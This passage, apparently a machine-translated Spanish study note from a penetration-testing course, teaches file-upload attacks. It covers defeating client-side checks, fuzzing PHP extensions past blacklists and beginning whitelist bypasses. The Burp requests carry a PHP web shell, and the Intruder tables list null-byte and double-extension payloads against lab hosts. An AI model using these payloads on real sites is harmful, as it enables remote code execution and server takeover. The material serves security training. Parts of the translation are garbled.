
El ejercicio al final de esta sección muestra una Profile Image funcionalidad básica, que se ve frecuentemente en aplicaciones web que utilizan características de perfil de usuario, como las aplicaciones web de redes sociales:



Sin embargo, esta vez, cuando aparece el cuadro de diálogo de selección de archivos, no podemos ver nuestros PHPscripts (o puede que estén inactivos), ya que el cuadro de diálogo parece estar limitado únicamente a formatos de imagen:



De todas formas, aún podemos seleccionar la All Files opción para seleccionar nuestro PHPscript, pero cuando lo hacemos, recibimos un mensaje de error que dice (Only images are allowed!), y el Upload botón se deshabilita:




Esto indica algún tipo de validación del tipo de archivo, por lo que no podemos simplemente cargar un shell web mediante el formulario de carga, como hicimos en la sección anterior. Afortunadamente, toda la validación parece realizarse en el frontend, ya que la página nunca se actualiza ni envía solicitudes HTTP después de seleccionar nuestro archivo. Por lo tanto, deberíamos tener control total sobre estas validaciones del lado del cliente.

Todo el código que se ejecuta en el lado del cliente está bajo nuestro control. Si bien el servidor web se encarga de enviar el código front-end, su renderizado y ejecución se realizan en nuestro navegador. Si la aplicación web no aplica ninguna de estas validaciones en el back-end, deberíamos poder cargar cualquier tipo de archivo.

Como se mencionó anteriormente, para evitar estas protecciones, podemos modify the upload request to the back-end servero podemos manipulate the front-end code to disable these type validations.

Modificación de solicitud de back-end

Comencemos examinando una solicitud normal a través de [nombre del servidor Burp]. Al seleccionar una imagen, vemos que se refleja como nuestra imagen de perfil, al hacer clic en [Uploadnombre del servidor], esta se actualiza y se conserva tras las actualizaciones. Esto indica que nuestra imagen se subió al servidor, que ahora nos la muestra:



Si capturamos la solicitud de carga con Burp, vemos la siguiente solicitud enviada por la aplicación web:

```
1 POST /upload.php HTTP/1.1
2 Host: 167.71.131.167:32653
3 Content-Length: 14229
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarykfEtjGWM8sJpVxfw
8 Origin: http://167.71.131.167:32653
9 Referer: http://167.71.131.167:32653/
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13
14 ----WebKitFormBoundarykfEtjGWM8sJpVxfw
15 Content-Disposition: form-data; name="uploadfile"; filename="HTB.png"
16 Content-Type: image/png
17
18 PNG
19
20 IHDR, , ö"6¢IDATx lÿ ö + B½ íuö^@EE UÀ7 -ÜML&c KL2& ßöayíö^í<öksfööö , $ES&EnvQD\à. v i Öva~i+sntTè.øøOB ßEpE-S$N)ë¾iø7±näë$>hü'€ C! Å AbE
```

La aplicación web parece estar enviando una solicitud de carga HTTP estándar a [nombre del archivo] /upload.php. De esta forma, podemos modificar esta solicitud para adaptarla a nuestras necesidades sin las restricciones de validación de tipo del frontend. Si el servidor backend no valida el tipo de archivo cargado, teóricamente deberíamos poder enviar cualquier tipo de archivo o contenido, y este se cargaría en el servidor.

Las dos partes importantes de la solicitud son [filename="HTB.png"el contenido del archivo] y el contenido del archivo al final de la solicitud. Si modificamos

[el filenamecontenido] shell.php y [el contenido] del shell web que usamos en la sección anterior, estaríamos subiendo un PHP shell web en lugar de una imagen. Entonces, capturemos otra solicitud de carga de imagen y luego modifiquémosla en consecuencia:

The screenshot shows the Burp Suite interface with two panes: 'Edited request' and 'Response'.
In the 'Edited request' pane, the raw POST data is displayed as follows:

```
1 POST /upload.php HTTP/1.1
2 Host: 167.71.131.167:32653
3 Content-Length: 222
4 Accept: /*/*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
7 Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryBtDtBuCsgaKNeApj
8 Origin: http://167.71.131.167:32653
9 Referer: http://167.71.131.167:32653/
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13
14 -----WebKitFormBoundaryBtDtBuCsgaKNeApj
15 Content-Disposition: form-data; name="uploadFile"; filename="shell.php"
16 Content-Type: image/png
17
18 <?php system($_REQUEST['cmd']); ?>
19 -----WebKitFormBoundaryBtDtBuCsgaKNeApj--
```

In the 'Response' pane, the raw response data is shown:

```
1 HTTP/1.1 200 OK
2 Date:
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 26
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 File successfully uploaded
```

Nota: También podemos modificar el Content-Type archivo cargado, aunque esto no debería jugar un papel importante en esta etapa, por lo que lo mantendremos sin modificar.

Como podemos ver, nuestra solicitud de carga se realizó correctamente y obtuvimos File successfully uploaded la respuesta. Por lo tanto, ahora podemos acceder al archivo cargado, interactuar con él y obtener ejecución remota de código.

Deshabilitar la validación del front-end

Otro método para eludir las validaciones del lado del cliente es manipular el código del frontend. Dado que estas funciones se procesan completamente en nuestro navegador web, tenemos control total sobre ellas. Por lo tanto, podemos modificar estos scripts o deshabilitarlos por completo. Después, podemos usar la función de carga para cargar cualquier tipo de archivo sin necesidad de Burpcapturar ni modificar nuestras solicitudes.

Para comenzar, podemos hacer clic en [CTRL+SHIFT+C] para alternar el navegador Page Inspectory luego hacer clic en la imagen de perfil, que es donde activamos el selector de archivos para el formulario de carga:

```

<!DOCTYPE html>
<html lang="en">
  <head></head>
  <body>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/2.1.3/jquery.min.js"></script>
    <script src="~/script.js"></script>
    <div>
      <h1>Update your profile image</h1>
      <center>
        <form action="upload.php" method="POST" enctype="multipart/form-data" id="uploadForm" onsubmit="window.location.reload()">
          <input type="file" name="uploadFile" id="uploadfile" onchange="checkFile(this)" accept=".jpg,.jpeg,.png" />
          
          <input type="submit" value="Upload" id="submit">
        </form>
      </center>
    </div>
  </body>
</html>

```

Styles Computed Layout Event Listeners >
 Filter :hover .cls + []
 element.style {
 }
 #uploadFile { style.css:25
 position: absolute;
 margin: auto;
 padding: 0;
 height: 150px;
 width: 150px;
 outline: none;
 opacity: 0;

Esto resaltará la siguiente entrada de archivo HTML en línea 18:

```
<input type="file" name="uploadFile" id="uploadFile" onchange="checkFile(this)"  
accept=".jpg,.jpeg,.png">
```

Aquí, vemos que la entrada de archivo especifica (.jpg,.jpeg,.png) como los tipos de archivo permitidos en el cuadro de diálogo de selección de archivos. Sin embargo, podemos modificar esto fácilmente y seleccionar All Files como hicimos antes, por lo que no es necesario cambiar esta parte de la página.

La parte más interesante es [] onchange="checkFile(this)", que parece ejecutar código JavaScript cada vez que seleccionamos un archivo, lo que aparentemente realiza la validación del tipo de archivo. Para obtener los detalles de esta función, podemos ir al navegador Console haciendo clic en [CTRL+SHIFT+K] y luego escribir el nombre de la función (checkFile) para obtener sus detalles:

```
function checkFile(File) {
  ...SNIP...
  if (extension !== 'jpg' && extension !== 'jpeg' && extension !== 'png') {
    $('#error_message').text("Only images are allowed!");
    File.form.reset();
    $('#submit').attr("disabled", true);
    ...SNIP...
  }
}
```

La clave de esta función es que comprueba si la extensión del archivo es una imagen. De no ser así, imprime el mensaje de error que vimos anteriormente (Only images are allowed!) y desactiva el Uploadbotón. Podemos añadirla PHP como una de las extensiones permitidas o modificarla para eliminar la comprobación de la extensión. Afortunadamente, no necesitamos escribir ni modificar código JavaScript. Podemos eliminar esta función del código HTML, ya que su uso principal parece ser la validación del tipo de archivo, y eliminarla no debería causar problemas.

Para ello, podemos volver a nuestro inspector, hacer clic nuevamente en la imagen del perfil, hacer doble clic en el nombre de la función (checkFile) en la línea 18, y eliminarlo:

```
<!DOCTYPE html>
<html lang="en">
  <head>...</head>
  <body>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/2.1.3/jquery.min.js"></script>
    <script src="/script.js"></script>
    <div>
      <h1>Update your profile image</h1>
      <center>
        <form action="upload.php" method="POST" enctype="multipart/form-data" id="uploadForm" onsubmit="window.location.reload()">...
          <input type="file" name="uploadFile" id="uploadFile" onchange="if(this.files[0].type.match(/image\/*\.(jpg|jpeg|png)\$/)){}else{alert('Only images are allowed!');this.value='';this.disabled=true;}" accept=".jpg,.jpeg,.png"> == $0
          
          <input type="submit" value="Upload" id="submit">
        </form>
      </center>
    </div>
  </body>
</html>
```

Consejo: también puedes hacer lo mismo para eliminar accept=".jpg,.jpeg,.png", lo que debería PHP facilitar la selección del shell en el cuadro de diálogo de selección de archivos, aunque esto no es obligatorio, como se mencionó anteriormente.

Con la checkFile función eliminada de la entrada del archivo, deberíamos poder seleccionar nuestro PHP shell web a través del cuadro de diálogo de selección de archivos y cargarlo normalmente sin validaciones, similar a lo que hicimos en la sección anterior.

Nota: La modificación que realizamos en el código fuente es temporal y no persistirá tras las actualizaciones de página, ya que solo la estamos modificando en el lado del cliente. Sin embargo, solo necesitamos omitir la validación del lado del cliente, por lo que debería ser suficiente.

Una vez que cargamos nuestro web shell usando cualquiera de los métodos anteriores y luego actualizamos la página, podemos usarlo Page Inspector una vez más con [CTRL+SHIFT+C], hacer clic en la imagen de perfil y deberíamos ver la URL de nuestro web shell cargado:

```

```


Si podemos hacer clic en el enlace de arriba, llegaremos a nuestro shell web cargado, con el que podemos interactuar para ejecutar comandos en el servidor back-end:

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Nota: Los pasos que se muestran se aplican a Firefox, ya que otros navegadores pueden tener métodos ligeramente diferentes para aplicar cambios locales a la fuente, como el uso overrides en Chrome.

Comandos: (solución)

Se elimina lo siguiente




Quedando de la siguiente forma



Lo que nos permitirá cargar cualquier archivo malicioso.

Luego vamos a su ruta luego de cargarlo:

Damos **CTRL + clic** y nos llevará a la ruta



Filtros de lista negra


En la sección anterior, vimos un ejemplo de una aplicación web que solo aplicaba controles de validación de tipos en el front-end (es decir, del lado del cliente), lo que facilitaba eludirlos. Por eso, siempre se recomienda implementar todos los controles de seguridad en el servidor back-end, donde los atacantes no puedan manipularlos directamente.

Aun así, si los controles de validación de tipos en el servidor back-end no estuvieran codificados de forma segura, un atacante podría utilizar múltiples técnicas para evitarlos y alcanzar las cargas de archivos PHP.

El ejercicio que encontramos en esta sección es similar al que vimos en la sección anterior, pero incluye una lista negra de extensiones no permitidas para impedir la carga de scripts web. Veremos por qué usar una lista negra de extensiones comunes puede no ser suficiente para evitar la carga de archivos arbitrarios y analizaremos varios métodos para evitarla.

Extensiones de la lista negra

Comencemos probando una de las derivaciones del lado del cliente que aprendimos en la sección anterior para subir un script PHP al servidor backend. Interceptaremos una solicitud de subida de imagen con Burp, reemplazaremos el contenido y el nombre del archivo con los de nuestro script PHP y reenviaremos la solicitud:



Como podemos ver, nuestro ataque no tuvo éxito esta vez, ya que obtuvimos [error] Extension not allowed. Esto indica que la aplicación web podría tener algún tipo de validación de tipo de archivo en el backend, además de las validaciones del frontend.

Generalmente existen dos formas comunes de validar una extensión de archivo en el back-end:

1. Prueba contra un blacklist tipo de
2. Prueba contra un whitelist tipo de

Además, la validación también puede comprobar si el file type tipo file content coincide. La validación más débil consiste testing the file extension against a blacklist of extensionen determinar si se debe bloquear la solicitud de carga. Por ejemplo, el siguiente fragmento de código comprueba si la extensión del archivo cargado es la correcta PHPy, en caso afirmativo, rechaza la solicitud:

Código PHP:

```
$fileName = basename($_FILES["uploadFile"]["name"]);
$extension = pathinfo($fileName, PATHINFO_EXTENSION);
$blacklist = array('php', 'php7', 'phps');

if (in_array($extension, $blacklist)) {
    echo "File type not allowed";
    die();
}
```

El código toma la extensión del archivo (\$extension) del nombre del archivo subido (\$fileName) y la compara con una lista de extensiones bloqueadas (\$blacklist). Sin embargo, este método de validación presenta una falla importante: It is not comprehensive muchas otras extensiones no están incluidas en esta lista, lo que podría usarse para ejecutar código PHP en el servidor backend si se suben.

Consejo: La comparación anterior también distingue entre mayúsculas y minúsculas, y solo considera extensiones en minúscula. En servidores Windows, los nombres de archivo no distinguen entre mayúsculas y minúsculas, por lo que podemos intentar cargar un archivo phpcon mayúsculas y minúsculas combinadas (por ejemplo, pHp), lo cual también podría eludir la lista negra y debería ejecutarse como un script PHP. Entonces, intentemos aprovechar esta debilidad para eludir la lista negra y cargar un archivo PHP.

Extensiones de fuzzing

Como la aplicación web parece estar probando la extensión del archivo, nuestro primer paso es analizar la funcionalidad de carga con una lista de posibles extensiones y ver cuál de ellas devuelve el mensaje de error anterior. Cualquier solicitud de carga

que no devuelva un mensaje de error, que devuelva un mensaje diferente o que logre cargar el archivo, podría indicar una extensión de archivo permitida.

Existen numerosas listas de extensiones que podemos utilizar en nuestro análisis de fuzzing. PayloadsAllTheThingsProporciona listas de extensiones para aplicaciones web [PHP](#) y [.NET](#). También podemos usar una lista de [extensiones web](#) [SecLists](#) comunes.

Podemos usar cualquiera de las listas anteriores para nuestro análisis de fuzzing. Como estamos probando una aplicación PHP, descargaremos y usaremos la lista [PHP](#) Burp History anterior. Luego, desde [nombre del archivo], podemos localizar nuestra última solicitud a /upload.php[nombre del archivo], hacer clic derecho sobre ella y seleccionar [nombre del archivo] Send to Intruder]. En la Positions pestaña [nombre del archivo], podemos Clear establecer posiciones automáticamente y luego seleccionar la .php extensión [nombre del archivo] filename="HTB.php" y hacer clic en el Add botón para agregarla como posición de fuzzing:

The screenshot shows the 'Payload Positions' tab in Burp Suite. The 'Attack type' dropdown is set to 'Sniper'. The main area displays a POST request for '/upload.php' with various headers and a multipart form-data body. The body includes a boundary, a user agent string, and a file named 'uploadFile' with a filename of 'HTB\$.php\$'. On the right side, there are four buttons: 'Add §', 'Clear §', 'Auto §', and 'Refresh'. A 'Start attack' button is located at the top right of the tab.

Mantendremos el contenido del archivo para este ataque, ya que solo nos interesa fuzzear extensiones de archivo. Finalmente, podemos acceder a la lista de extensiones PHP de arriba en la Payloads pestaña "Payload Options". También desmarcaremos la URL Encoding opción para evitar codificar el (.) antes de la extensión del archivo. Una vez hecho esto, podemos hacer clic en "Start Attack" para iniciar fuzzear extensiones de archivo que no estén en la lista negra".

Request	Payload	Status	Error	Timeout	Length	Comment
5 .php3		200			193	
6 .php4		200			193	
7 .php5		200			193	
9 .ph		200			193	
10 .phar		200			193	
11 .phpt		200			193	
12 .pgif		200			193	
13 .phml		200			193	
14 .phtm		200			193	
15 .php%0.gif		200			193	
16 .php\x00.gif		200			193	
17 .php%00.png		200			193	
18 .php\x00.png		200			193	
19 .php%00.jpg		200			193	
20 .php\x00.jpg		200			193	
0		200			188	
1 .jpeg.php		200			188	

Request Response

Pretty Raw Hex Render \n

```

1 HTTP/1.1 200 OK
2 Date: Wed, 20 Oct 2011 00:34:44 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 26
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 File successfully uploaded

```

Podemos ordenar los resultados por Length, y veremos que todas las solicitudes con Content-Length(193) pasaron la validación de la extensión, ya que todas respondieron con File successfully uploaded. En cambio, el resto respondió con un mensaje de error que indicaba Extension not allowed.

Extensiones no incluidas en la lista negra

Ahora, podemos intentar cargar un archivo usando cualquiera de las allowed extensionsopciones anteriores, y algunas de ellas pueden permitirnos ejecutar código PHP, Not all extensions will work with all web server configurationspor lo que es posible que necesitemos probar varias extensiones para obtener una que ejecute código PHP con éxito.

Usemos la .phtml extensión que los servidores web PHP suelen conceder para permisos de ejecución de código. Podemos hacer clic derecho en su solicitud en los resultados de Intruder y seleccionar Send to Repeater. Ahora, solo tenemos que repetir lo que hicimos en las dos secciones anteriores: cambiar el nombre del archivo para usar la .phtmlextensión y cambiar el contenido al de un shell web PHP.

Request	Response
<p>Pretty Raw Hex \n</p> <pre> 1 POST /upload.php HTTP/1.1 2 Host: 167.71.131.167:32653 3 Content-Length: 223 4 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="94" 5 Accept: */ 6 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarylF49BC87Bt0CKYnX 7 X-Requested-With: XMLHttpRequest 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, 9 like Gecko) Chrome/94.0.4606.61 Safari/537.36 10 Accept-Encoding: gzip, deflate 11 Accept-Language: en-US,en;q=0.9 12 Connection: close 13 ----WebKitFormBoundarylF49BC87Bt0CKYnX 14 Content-Disposition: form-data; name="uploadFile"; filename="shell.phtml" 15 Content-Type: image/png 16 17 <?php system(\$_REQUEST['cmd']); ?> 18 ----WebKitFormBoundarylF49BC87Bt0CKYnX 19 </pre>	<p>Pretty Raw Hex Render \n</p> <pre> 1 HTTP/1.1 200 OK 2 Date: 3 Server: Apache/2.4.41 (Ubuntu) 4 Content-Length: 26 5 Connection: close 6 Content-Type: text/html; charset=UTF-8 7 8 File successfully uploaded </pre>

Como podemos ver, nuestro archivo parece haberse subido. El último paso es acceder a nuestro archivo de carga, que debería estar en el directorio de carga de imágenes (profile_images), como vimos en la sección anterior. Después, podemos probar

ejecutando un comando, que debería confirmar que hemos superado la lista negra y subido nuestro shell web:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

(Resumen – NO CPTS) Qué es una lista negra de extensiones

- Una lista negra de extensiones es un mecanismo de validación en el servidor backend que bloquea archivos con ciertas extensiones consideradas peligrosas (por ejemplo, .php, .php7, .phps) para prevenir la subida de scripts maliciosos que puedan ejecutarse en el servidor.

Comandos:

Lista de diccionarios de extensiones (ej: .php .php3 etc)

- /SecLists/Discovery/Web-Content/web-extensions.txt
- /SecLists/Discovery/Web-Content/web-extensions-big.txt
- /SecLists/blob/master/Discovery/Web-Content/raft-medium-extensions.txt
- /SecLists/blob/master/Discovery/Web-Content/raft-small-extensions-lowercase.txt
- <https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/raft-small-extensions-lowercase.txt>
- <https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/raft-medium-extensions.txt>
- <https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/web-extensions.txt>
- <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Upload%20Insecure%20Files/Extension%20PHP/extensions.lst>
- <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20Insecure%20Files/Extension%20ASP>

Cambie el Content-Type pero no es necesario


The screenshot shows a terminal window with two panes: Request and Response.

Request:

```
Pretty Raw Hex
1 POST /upload.php HTTP/1.1
2 Host: 94.237.51.163:33689
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://94.237.51.163:33689/
8 Content-Type: multipart/form-data; boundary=-----346963705622274685321453956812
9 Content-Length: 265
10 Origin: http://94.237.51.163:33689
11 DNT: 1
12 Connection: close
13 Upgrade-Insecure-Requests: 1
14
15 -----346963705622274685321453956812
16 Content-Disposition: form-data; name="uploadFile"; filename="shell.phar" ←
17 Content-Type: application/x-php
18
19 <?php system($_GET['cmd']);?> ←
20 -----346963705622274685321453956812
21
```

Response:

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Fri, 13 Jun 2025 22:46:15 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 26
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 File successfully uploaded
```




Filtros de lista blanca

Como se explicó en la sección anterior, el otro tipo de validación de extensiones de archivo se realiza mediante un archivo whitelist of allowed file extensions. Una lista blanca suele ser más segura que una lista negra. El servidor web solo permitiría las extensiones especificadas, y la lista no necesitaría ser exhaustiva para incluir extensiones poco comunes.

Aun así, existen diferentes casos de uso para una lista negra y una lista blanca. Una lista negra puede ser útil cuando la función de carga necesita admitir una amplia variedad de tipos de archivos (por ejemplo, el Administrador de archivos), mientras que una lista blanca suele usarse solo con funciones de carga que solo permiten unos pocos tipos de archivos. Ambas pueden usarse simultáneamente.

Extensiones de la lista blanca

Comencemos el ejercicio al final de esta sección e intentemos cargar una extensión PHP poco común, como .phtml, y veamos si aún podemos cargarla como lo hicimos en la sección anterior:



Vemos que recibimos un mensaje que dice " Only images are allowed, lo cual puede ser más común en aplicaciones web que ver un tipo de extensión bloqueada. Sin embargo, los mensajes de error no siempre reflejan el tipo de validación utilizado, así que intentemos buscar extensiones permitidas como hicimos en la sección anterior, usando la misma lista de palabras que usamos antes:

Request	Payload	Status	Error	Timeout	Length	Comment	
1	.jpeg.php	200	<input type="checkbox"/>	<input type="checkbox"/>	193		
2	.jpg.php	200	<input type="checkbox"/>	<input type="checkbox"/>	193		
3	.png.php	200	<input type="checkbox"/>	<input type="checkbox"/>	193		
15	.php%00.gif	200	<input type="checkbox"/>	<input type="checkbox"/>	193		
16	.php\x00.gif	200	<input type="checkbox"/>	<input type="checkbox"/>	193		
17	.php%00.png	200	<input type="checkbox"/>	<input type="checkbox"/>	193		
18	.php\x00.png	200	<input type="checkbox"/>	<input type="checkbox"/>	193		
19	.php%00.jpg	200	<input type="checkbox"/>	<input type="checkbox"/>	193		
20	.php\x00.jpg	200	<input type="checkbox"/>	<input type="checkbox"/>	193		
0		200	<input type="checkbox"/>	<input type="checkbox"/>	190		
4	.php	200	<input type="checkbox"/>	<input type="checkbox"/>	190		
5	.php3	200	<input type="checkbox"/>	<input type="checkbox"/>	190		
